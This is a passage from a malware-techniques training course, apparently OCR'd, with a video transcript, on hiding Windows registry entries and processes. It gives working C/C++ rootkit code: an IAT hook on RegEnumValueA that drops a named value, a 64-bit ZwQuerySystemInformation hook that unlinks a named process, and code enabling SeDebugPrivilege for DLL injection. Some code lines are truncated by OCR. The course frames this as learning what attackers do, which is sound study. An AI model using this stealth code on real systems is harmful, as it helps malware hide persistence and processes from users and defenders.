Module 3.3

Hiding registry entries

Intro

Hiding a Windows Registry entry is similar to hiding a file. `RegEnumValue` is the function to use when listing registry entries. Here's the declaration:

```
LONG WINAPI RegEnumValueA(HKEY hKey,DWORD dwIndex,LPTSTR lpValueName,LPDWORD
lpcchValueName,LPDWORD lpReserved,LPDWORD lpType,
LPBYTE lpData,LPDWORD lpcbData);
```

The two pertaining values are `dwIndex` and `IpValueName`. Respectively, they stand for item number and entry name returned by the function. `WinAPI` documentation specifies that listing items should start with the zero item. The value of `dwIndex` should increment until the function returns `ERROR_NO_MORE_ITEMS`. In our case, hiding will involve executing the function with `dwIndex` increased by `1`. After the entry is hidden, we need to increment `dwIndex` by `1` in all subsequent calls. The reason is that we don't want to generate doubled entries. The value should go up until the function returns `ERROR_NO_MORE_ITEMS`.

```
LONG (WINAPI *MyRegEnumValue)(HKEY hKey,DWORD dwIndex,LPTSTR
lpValueName,LPDWORD lpcchValueName,LPDWORD lpReserved,LPDWORD lpType,
LPBYTE lpData,LPDWORD lpcbData);

string r_str;
string r_hide;
DWORD r_change=0;

LONG WINAPI NewRegEnumValueA(HKEY hKey,DWORD dwIndex,LPTSTR
lpValueName,LPDWORD lpcchValueName,LPDWORD lpReserved,LPDWORD lpType,
        LPBYTE lpData,LPDWORD lpcbData)
{
        DWORD x=*lpcchValueName;
```

```
if(r_change)
        {
                dwIndex++;
        }
LONG ret=
MyRegEnumValue(hKey,dwIndex,lpValueName,lpcchValueName,lpReserved,lpType,lpData,
lpcbData);
        //calling the original function
        if(ret==ERROR_SUCCESS)
        {
                r_str=(char*)lpValueName;
                if(r_hide==r_str)
                {

ret=
NewRegEnumValueA(hKey,dwIndex+1,lpValueName,&x,lpReserved,lpType,lpData,lpcbData);
                        *lpcchValueName=x;
                        r_change=1;
                }
        }
        if(ret==ERROR_NO_MORE_ITEMS)
        {
        r_change=0;
        }

        return ret;
}
```

Once again, the code is relatively simple. If you have this function written at hand, all you need to do is to write a `hooking` function. To swap an `IAT` address, let's use the function we created for hiding files.

```
void HideReg(char* name){
        MyRegEnumValue=
        (LONG (__stdcall *)(HKEY,DWORD,LPTSTR,LPDWORD,LPDWORD,LPDWORD,LPBYTE,
        LPDWORD)) GetProcAddress(LoadLibrary("advapi32.dll"),"RegEnumValueA");

        r_hide=name;

        IAT(GetModuleHandle(0),"advapi32.dll","RegEnumValueA",(FARPROC)
        NewRegEnumValueA);
}
```

Notes about the 64-bit mode

Hooking in the 64-bit mode is harder than hooking in the 32-bit mode technology-wise. The first apparent obstacle is Visual Studio's lack of support for inline assembly in 64-bit environments. In addition, only a few tools and debuggers run in the 64-bit mode. For example, Olly debugger doesn't work with 64-bit applications, while IDA offers 64-bit support only in the commercial version. The one available fill-in is the less-than-wieldy Windbg that has markedly poorer features than Olly. Other problems occur with analyzing exe files. PEview handles 64-bit applications only as a hex editor. PE Explorer has been announced to fully support the 64-bit mode starting with version 2.0, which hasn't been released at the time of writing this tutorial. But let's make do with what's available now. File and registry entry hiding functions run properly in the 64-bit mode. The process hiding function meanwhile will not be compiled since it includes inline assembly. To account for the 64-bit option, we'll write the function excluding these additions. The function will be hooked through the IAT (the 64-bit Windows 7 taskmgr has NtQuerySystemInformation in the IAT).

```
int NewZwQuerySystemInformation(int SystemInformationClass,PVOID out_buf,ULONG
SystemInformationLength,PULONG ReturnLength)
{
stat=ZwQuerySystemInformation(SystemInformationClass,out_buf,SystemInformationLength,
ReturnLength);

SPI=(SYSTEM_PROCESS_INFORMATION*)out_buf;
SIC=SystemInformationClass;

if(stat==0 && SIC==5)
{
p_SPI=0;
        while(SPI!=p_SPI)
        {
        tmp_buf=Unicode2ANSI((CHAR*)SPI->ImageName.Buffer,SPI->ImageName.Length);
        str=tmp_buf;
        free(tmp_buf);
                 if(str==p_name)
                {
                if(SPI->NextEntryOffset==0)
                {
                p_SPI->NextEntryOffset=0;
```

```
                    }
                    else
                    {
                    p_SPI->NextEntryOffset+=SPI->NextEntryOffset;
                    }

                    }
                    p_SPI=SPI;
                    char* t=(char*)SPI;
                    t+=SPI->NextEntryOffset;
                    SPI=(SYSTEM_PROCESS_INFORMATION*)t;
          }
}
return stat;
}
```

The function above is exactly like the function created for hiding processes in 32-bit environments, only without inline assembly and adjusted for `IAT` hooking.

Also the `HideProcess` function is modified as shown below:

```
void HideProcess(char* name)
{
ZwQuerySystemInformation=(NTSTATUS(__stdcall *)(int,PVOID,ULONG,PULONG))
GetProcAddress(GetModuleHandle("ntdll.dll"),"ZwQuerySystemInformation");
p_name=name;
IAT((char*)GetModuleHandle(0),"ntdll.dll","ZwQuerySystemInformation",
(FARPROC)NewZwQuerySystemInformation);
IAT((char*)GetModuleHandle(0),"ntdll.dll","NtQuerySystemInformation",
(FARPROC)NewZwQuerySystemInformation);
}
```

In this example, both `NtQuerySystemInformation` and `ZwQuerySystemInformation` are hooked. The reason for this precaution is that we don't know the name of the function that will appear in the `IAT`, and these names are equivalent. The only difference in the `IAT()` function is changing the length of copied bytes: while for 32-bit systems (a 32-bit address space) we copy 4 bytes, 8 bytes must be copied here. Don't let the fact that the address belongs to the `int` type confuse you: the length of `sizeof(int)` is 4 both for the 32-bit and for the 64-bit systems.

To complete a `dll` injection in a 64-bit system, we need a 64-bit `injector` application. The `dll` also needs to be 64-bit. To create a remote thread, the `injector` process needs debugging privileges. You can grant those if you have administrator access.


```
HANDLE currentProcessToken;
OpenProcessToken(GetCurrentProcess(), TOKEN_ALL_ACCESS, &currentProcessToken);
SetPrivilege(currentProcessToken,"SeDebugPrivilege" ,true);
```

The `SetPrivilege` function layout:


```
BOOL SetPrivilege( HANDLE hToken,LPCTSTR lpszPrivilege,  BOOL bEnablePrivilege )
{
   TOKEN_PRIVILEGES tp;
   LUID luid;

   LookupPrivilegeValue(
         NULL,
         lpszPrivilege,
         &luid );
   tp.PrivilegeCount = 1;
   tp.Privileges[0].Luid = luid;

   if (bEnablePrivilege)
      tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
   else
      tp.Privileges[0].Attributes = 0;

 AdjustTokenPrivileges(
        hToken,
        FALSE,
        &tp,
        sizeof(TOKEN_PRIVILEGES),
        (PTOKEN_PRIVILEGES) NULL,
        (PDWORD) NULL);

  return TRUE;
}
```

Practice: video module transcript

Welcome to the third part of the third module of our training. Here, we'll deal with hiding a registry entry. Registry is a place where the system stores various pieces of information regarding its configuration. For instance, information about applications started during the system launch, which often makes it a likely target for attackers. Our aim is to learn the mechanism which could be used by potential aggressors. Once again, we'll expand our dll library with a new feature and use a hook in IAT. However, this time we'll hook only one function – the RegEnumValueA function. It's a function which lists all the entries in a given key. Similar to the previous functions we hooked, we have to call a function multiple times to see all the elements. With each call, it displays another entry. Let's go to the demonstration. We can see the registry editor. For demonstration purposes, we created TEMP_KEY with 4 empty entries, named: value1, value2, value3, and value4. Now let's start the program which will list all four values for us.



We can see that the program displayed them in the screen. Our goal now will be to hide value 3. We start the injector we've been using so far. We inject a library to the reg_enum process. We choose hidder_dll as our library, and next we click Inject. We can see that after injecting the library, the entry no. 3 disappeared.



Let's go on to discuss the code of our program. The application which lists entries in the registry looks as follows. As a standard, we include files Windows.h and stdio.h. In the main function we create a variable of type HKEY, which is a handle for the key. We also create the "i" iterator and the exit buffer for the key name, sized 255*255 bytes or 65,025 characters, because that's what the documentation of the RegEnumValue function states.

```
int main(int argc, CHAR* argv[])
{
    HKEY hk;
    int i=0;
    char out[0xFFFF];
    DWORD out_size;
    while(1)
    {
    system("cls");
    RegOpenKeyEx(HKEY_CURRENT_USER,"TEMP_KEY",0,KEY_ALL_ACCESS,&hk);
    i=0;
    while(1)
    {
        memset(out,0,0xFFFF);
        out_size=0xFFFF;
    if(RegEnumValue(hk,i,out,&out_size,0,NULL,NULL,NULL)==ERROR_SUCCESS)
    {
        printf("%s\n",out);
```

We open the HKEY_CURRENT_USER key as well as its subkey named TEMP_KEY in a loop. We open it with full access rights. The result of this call is present in the hk variable, that is in the variable for the handle of our key. In an endless loop, which we'll interrupt after printing the last key, first we zero out the entire buffer and next we set the out_size variable to 0xFFFF, that is the buffer size.

Then we call the RegEnumValue function. If it returns ERROR_SUCCESS, that is, it executed without errors, the key will also include other entries to be displayed. If a value other than ERROR_SUCCESS was returned, the call most probably didn't succeed, but it was the last value to be displayed, so we display the contents of the buffer on the screen and interrupt the loop using the break instruction. With each loop cycle we have to increase the value of "i", that is the value passed to RegEnumValue. It's the number of the element we want to get. After exiting the loop we close the key and wait a second, after which we repeat the entire procedure from the far beginning. The scheme of operation is the same as in the case of listing files. Now we'll hide a registry entry.

```
LONG (WINAPI *MyRegEnumValue)(HKEY hKey,DWORD dwIndex,LPTSTR lpValueName,LPDWORD
    LPBYTE lpData,LPDWORD lpcbData);

string r_str;
string r_hide;
DWORD r_change=0;

LONG WINAPI NewRegEnumValueA(HKEY hKey,DWORD dwIndex,LPTSTR lpValueName,LPDWORD
    LPBYTE lpData,LPDWORD lpcbData)
{
    DWORD x=*lpcchValueName;

    if(r_change)
    {
        dwIndex++;
    }
    LONG ret=MyRegEnumValue(hKey,dwIndex,lpValueName,lpcchValueName,lpReserved,l
    if(ret==ERROR_SUCCESS)
    {
        r_str=(char*)lpValueName;
```

We have a pointer to the function named MyRegEnumValue, which is a pointer to the original RegEnumValue function. We can also see a working string named r_str and a string which stores the name of the entry to be

hidden, named r_hide. We've also declared the variable r_change of type DWORD. Initially, this value is set to 0, but the moment we actually hide an entry, we increase this value by 1. Based on it, we can determine when to increase the value of dwIndex so that the same entry isn't displayed twice. Below there is a definition of the function which will replace the original function. First, we assign the size of the output buffer to the local variable "x". The function returns to it the number of bytes which it saved to the buffer. Next, we call the original RegEnumValue function, passing all the parameters provided at the beginning. The result of the function execution is saved to the variable ret.


If everything executed correctly, we perform a comparison of strings. If it turns out that an entry with the name returned by the function should be hidden, we call the RegEnumValue function again, but with an increased dwIndex parameter. Additionally, to the variable lpcchValueName we assign the value which was returned to the variable x, after which we set the r_change variable to 1, because we've hidden the entry.

```
if(ret==ERROR_SUCCESS)
{
    r_str=(char*)lpValueName;
    if(r_hide==r_str)
    {

        ret=NewRegEnumValueA(hKey,dwIndex+1,lpValueName,&x,lpReserved,lpType,lpData,lpcbData);
        *lpcchValueName=x;
        r_change=1;
    }

}
if(ret==ERROR_NO_MORE_ITEMS)
{
r_change=0;
}
```

We check this value. If the entry is hidden, with each subsequent call this value will increase. However, if the ret variable isn't equal to ERROR_SUCCESS, but includes ERROR_NO_MORE_ITEMS, it means that everything was performed correctly, but it's the last value in a given key. Then, the r_change variable can be set back to 0.

```
void HideReg(char* name)
{
    MyRegEnumValue=(LONG (__stdcall *)(HKEY,DWORD,LPTSTR,LPDWORD,LPDWORD,LPDWORD,LPBYTE,LPDWORD))
("advapi32.dll"),"RegEnumValueA");
    r_hide=name;
    IAT(GetModuleHandle(0),"advapi32.dll","RegEnumValueA",(FARPROC)NewRegEnumValueA);
}


BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
```


Finally, we have the function that hides a registry entry. At the beginning of this function we get the RegEnumValueA address from the advapi32.dll library. We assign the name of the entry we want to hide to the r_hide global variable. This name is passed in the function call parameters. We hook using the function we've already seen in the two previous parts of this module. We add hiding value3 to the main function. Now let's see what it looks like in the debugger. Here, we have the reg_enum program. Let's open it. We just have to disable the code analysis. Everything looks fine. As always, we go to the main function. We can see the functions we've used in the source code. We can also see the key opening. That's the function we're interested in.



We press F4 and F7 to step inside. As we can see, we're present in the ADVAPI32 module. We go further and we are in the kernel32 module, which lists all our entries. We press F4 to return. Now we go to the end of the loop

and insert our hook. We use the injector program we have already used. We choose reg_enum, browse and choose our library.

We press Inject. Since the application is loaded in the debugger, the library hasn't loaded yet. We have to perform one loop cycle. We press F4. Let's see. The library has loaded. Now let's jump to the beginning of the loop and see the call performed again in the same place. We press F4 to step inside. As we can see, instead of being in ADVAPI32 module, we're in the hidder_dll module. Here we can see the previous global variables which weren't removed from the memory: the last value which was shown, that is Value4 and Value3 in the r_hide variable. Next, we get the subsequent characters; we can see that the value of the global variable changed and the Value1 was saved to it. Then, the comparison takes place. If the result of the comparison is true, the NewRegEnumValueA function will be performed, that is again, our function.



Here we can see the incrementation of the dwIndex variable. It's a second parameter, so first it gets increased and then pushed on the stack. Now we can exit the function. We've learnt what hiding an entry in the registry looks like from the practical point of view. Equipped with this all-round knowledge, we can carry on with the training. Thank you for your attention and please go to the next module, where we'll deal with the very interesting subject of keyloggers.